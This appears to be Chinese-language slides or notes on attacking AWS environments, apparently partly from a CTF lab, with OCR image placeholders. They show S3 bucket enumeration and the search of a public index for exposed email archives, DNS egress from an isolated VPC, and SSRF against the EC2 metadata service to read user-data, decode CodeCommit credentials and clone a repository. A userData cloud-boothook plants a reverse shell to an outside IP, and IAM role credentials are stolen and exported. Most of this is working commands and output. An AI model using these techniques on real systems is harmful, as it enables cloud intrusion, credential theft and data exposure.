[redacted] for i in {nonexist.ab,vipkid,pentest.bba,pentest.lab,mybucket,backup,demo.cc}; do curl -s http://$i.s3.amazonaws.com/;done |grep "<Bucket>.*</Bucket>" --colo
r
<Error><Code>TemporaryRedirect</Code><Message>Please re-send this request to the specified temporary endpoint. Continue to use the original request endpoint for future requests.</Message><E
ndpoint>pentest.lab.s3-ap-southeast-1.amazonaws.com</Endpoint><Bucket>pentest.lab</Bucket><RequestId>23A40ECF368574CC</RequestId><HostId>mcYL1ZV/m/xrfUKvxs180PCdyxbRUEaEU0uZ7o3zT4Adftxoi5R
k6Jlc1O0KwQ9p7/CHfQu8As=</HostId></Error><?xml version="1.0" encoding="UTF-8"?>
<Error><Code>TemporaryRedirect</Code><Message>Please re-send this request to the specified temporary endpoint. Continue to use the original request endpoint for future requests.</Message><E
ndpoint>demo.cc.s3-ap-northeast-1.amazonaws.com</Endpoint><Bucket>demo.cc</Bucket><RequestId>1542D9B9B7354659</RequestId><HostId>nBDQ12Qs7hvSOjOb16IZtWAbMuFyRWpIP+DQd30qzOCMAn9STr5qzwumr+T
fBIeyKKiet3K8Zo=</HostId></Error>
```

使用别人定期爬好的

buckets.grayhatwarfare.com ☞




```
ec2-user@kali:~$ curl -s "https://buckets.grayhatwarfare.com/api/v1/files/archive pst -html -htm -rpm -log -pdf
 -mp4?access_token=47093aae752baa89e40727c91761a5f2" |jq .
{
  "keywords": "archive pst -html -htm -rpm -log -pdf -mp4",
  "results": 14,
  "limit": 100,
  "start": 0,
  "order": "",
  "direction": "",
  "files": [
    {
      "id": "83198058",
      "bucket": "cerberon.s3-eu-west-1.amazonaws.com",
      "bucketId": 16742,
      "filename": "archive.pst",
      "fullPath": "MBS-05d659af-62e3-4a42-9af9-be00c3350d7e/CBB_JAN-DESKTOP/E:/jant/Archive/archive.pst:/201807
27061930/archive.pst",
      "url": "http://cerberon.s3-eu-west-1.amazonaws.com/MBS-05d659af-62e3-4a42-9af9-be00c3350d7e/CBB_JAN-DESKT
OP/E:/jant/Archive/archive.pst:/20180727061930/archive.pst",
      "size": 169957720
    },
    {
      "id": "83366231",
      "bucket": "cerberon.s3-eu-west-1.amazonaws.com",
      "bucketId": 16742,
      "filename": "archive.pst",
      "fullPath": "MBS-05d659af-62e3-4a42-9af9-be00c3350d7e/CBB_JAN-DESKTOP/E:/jant/Jan Laptop Transfer May14/D
```

不想重复造轮子,可以用☟这些工具:

AWSBucketDump, S3Scanner,s3-inspector, Bucket Finder, Slurp, sandcastle..


Case 0: 建立隔离的VPC时EnableDnsSupport配置不当

安全组的Outbound的规则从默认的



Type	Protocol	Port Range	Destination	Description
All traffic	All	All	0.0.0.0/0	

到如下配置:



Type	Protocol	Port Range	Destination	Description


This security group has no rules

NOTE: Any edits made on existing rules will result in the edited rule being deleted and a new rule created with the new details. This will cause traffic

← 即使这样配置, 默认还是可以通过169.254.169.253来和外网进行DNS通信

Case 0: 建立隔离的VPC时EnableDnsSupport配置不当

- 根据https://docs.aws.amazon.com/zh_cn/vpc/latest/userguide/vpc-dns.html可以得知“EnableDnsSupport: 如果此属性为 true，则通过 169.254.169.253 IP 地址或是在 VPC IPv4 网络范围基础上“+2”的预留 IP 地址来查询 Amazon 提供的 DNS 服务器将会成功。 默认情况下，在默认 VPC 或 VPC 向导创建的 VPC 中，该属性设置为 true。在以任何其他方式创建的 VPC 中，该属性设置也为 true”




Edit DNS resolution

VPC ID vpc-3958ee5d

DNS resolution □ enable


☜修改后☝



```
[ec2-user@ip-172-31-14-131 ~]$ dig @169.254.169.253 google.com

; <<>> DiG 9.9.4-RedHat-9.9.4-73.amzn2.1.2 <<>> @169.254.169.253 google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55456
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             48      IN      A       172.217.27.46

;; Query time: 2 msec
;; SERVER: 169.254.169.253#53(169.254.169.253)
;; WHEN: Fri Aug 02 20:38:49 UTC 2019
;; MSG SIZE  rcvd: 55

[ec2-user@ip-172-31-14-131 ~]$ dig @169.254.169.253 google.com

; <<>> DiG 9.9.4-RedHat-9.9.4-73.amzn2.1.2 <<>> @169.254.169.253 google.com
; (1 server found)
;; global options: +cmd
;; connection timed out; no servers could be reached
[ec2-user@ip-172-31-14-131 ~]$ 
```

Case 1:通过读取userdata到访问源码


curl ‘http://x.x.x.x/?page=http://169.254.169.254/latest/meta-data/iam/’



```
~ curl 'http://13.[redacted]2/?page=http://169.254.169.254/latest/meta-data/iam/'
<br />
<b>Warning</b>:  file_get_contents(http://169.254.169.254/latest/meta-data/iam/): failed to open stream: HTTP request failed! HTTP/1.0 404 Not Found
 in <b>C:\xampp\htdocs\index.php</b> on line <b>5</b><br />
~ curl 'http://13.[redacted]2/?page=http://169.254.169.254/latest/meta-data/'
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
identity-credentials/
instance-action
instance-id
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
```


Case 1: 通过读取userdata到访问源码

```
curl "http://x.x.x.x/?page=http://169.254.169.254/latest/meta-data/public-hostname" && printf "\n"
curl 'http://x.x.x.x/?page=http://169.254.169.254/latest/user-data/' &&  printf "\n"
echo -e "XXXXXXDogY29kZWNvbXXXXXXXXXXXXXXXXXXXX==" |base64 -D && printf "\n"
```




```
[redacted]$ curl "http://13.[redacted]2/?page=http://169.254.169.254/latest/meta-data/public-hostname" && printf "\n"
ec2-13[redacted]2.ap-southeast-2.compute.amazonaws.com
[redacted] curl 'http://13[redacted]2/?page=http://169.254.169.254/latest/user-data/' &&  printf "\n"
emMyazE4Y3RmY29kZXJlcG8xIDogY29kZWNvbW1pdHJlYWRlci1hdC0wNDA1Mzk4MzEzMTYgOiBFR0U2VmpHOHI4ekZxWjI2ODMwZVhROXpvbXBt[redacted]TdrPQ==
[redacted]n$ echo -e "emMyazE4Y3RmY29kZXJlcG8xIDogY29kZWNvbW1pdHJlYWRlci1hdC0wNDA1Mzk4MzEzMTYgOiBFR0U2VmpHOHI4ekZxWjI2ODMwZVl[redacted]cTdrPQ" |base64 -D &&
 "\n"
[redacted]derepo1 : codecommitread[redacted]6 : EGE6VjG8r8z[redacted]
```

通过metadata获取到了region以及CodeCommit的凭证信息



```
[redacted]$ git clone https://git-codecommit.ap-southeast-2.amazonaws.com/v1/repos/[redacted]repo1
Cloning into '[redacted]repo1'...
Username for 'https://git-codecommit.ap-southeast-2.amazonaws.com': codecommitread[redacted]6
Password for 'https://codecommitread[redacted]6@git-codecommit.ap-southeast-2.amazonaws.com':
remote: Counting objects: 7, done.
```

Case 2: 通过userdata实现指定EC2执行命令



```
[redacted]s]$ aws ec2 modify-instance-attribute --instance-id i-043a88634c0405684 --attribute userData --value file://rever
shell.sh --region ap-southeast-1 --profile ctf
[byuamzn@acbc32a4c86d ~/Downloads]$ cat revershell.sh |base64 -D
#cloud-boothook
#!/bin/bash

bash -i >& /dev/tcp/34.208.44.162/8080 0>&1

[redacted]ds]$ aws ec2 start-instances --instance-id i-043a88634c0405684 --region ap-southeast-1b --profile ctf

Could not connect to the endpoint URL: "https://ec2.ap-southeast-1b.amazonaws.com/"
[b[redacted]ds]$ aws ec2 start-instances --instance-id i-043a88634c0405684 --region ap-southeast-1 --profile ctf
{
    "StartingInstances": [
        {
            "InstanceId": "i-043a88634c0405684",
            "CurrentState": {
                "Code": 0,
                "Name": "pending"
            },
            "PreviousState": {
                "Code": 80,
                "Name": "stopped"
            }
        }
    ]
}
```

```
ec2-user@kali:~/pentest$ cd pentest/^C
ec2-user@kali:~/pentest$ nc -lvp 8080
listening on [any] 8080 ...
42.157.128.169: inverse host lookup failed: Unknown host
connect to [172.31.28.174] from (UNKNOWN) [42.157.128.169] 39788
GET / HTTP/1.1
Host: 34.208.44.162:8080
User-Agent: Mozilla/5.0 zgrab/0.x
Accept: */*
Accept-Encoding: gzip

ec2-user@kali:~/pentest$ nc -lvp 8080
listening on [any] 8080 ...
connect to [172.31.28.174] from ec2-18-139-221-164.ap-southeast-1.compute.amazonaws.com [18.139.221.164] 56720
bash: no job control in this shell
[root@ip-172-31-5-165 /]# 
```

1. 通过metadata获取到实例ID或者通过如下命令：
aws ec2 describe-instances

2. 通过修改实例的EC2属性,来指定本地的恶意脚本
aws ec2 modify-instance-attribute --instance-id XX --attribute userData --value file://revershell.sh

3. 重新开启实例,触发userdata
Aws ec2 start-instances –instance-id XXX

* userdata 需要base64编码

Case 3: 通过错误配置的IAM Role来执行命令

1.获取rolename

```
curl http://x.x.x.x/?page=http://169.254.169.254/latest/meta-data/iam/info
```

2.获取临时凭证

```
curl http://x.x.x.x/?page=http://169.254.169.254/latest/meta-data/iam/security-credentials/EnablesEC2ToAccessSystemsManagerRole
```

3.导入临时凭证

```
$ export AWS_ACCESS_KEY_ID="ASIAZ3AA7ILSQ3ZQUSWW"
$ export AWS_SECRET_ACCESS_KEY =""
$ export AWS_SESSION_TOKEN =""
```

Case 3: 通过错误配置的IAM Role来执行命令

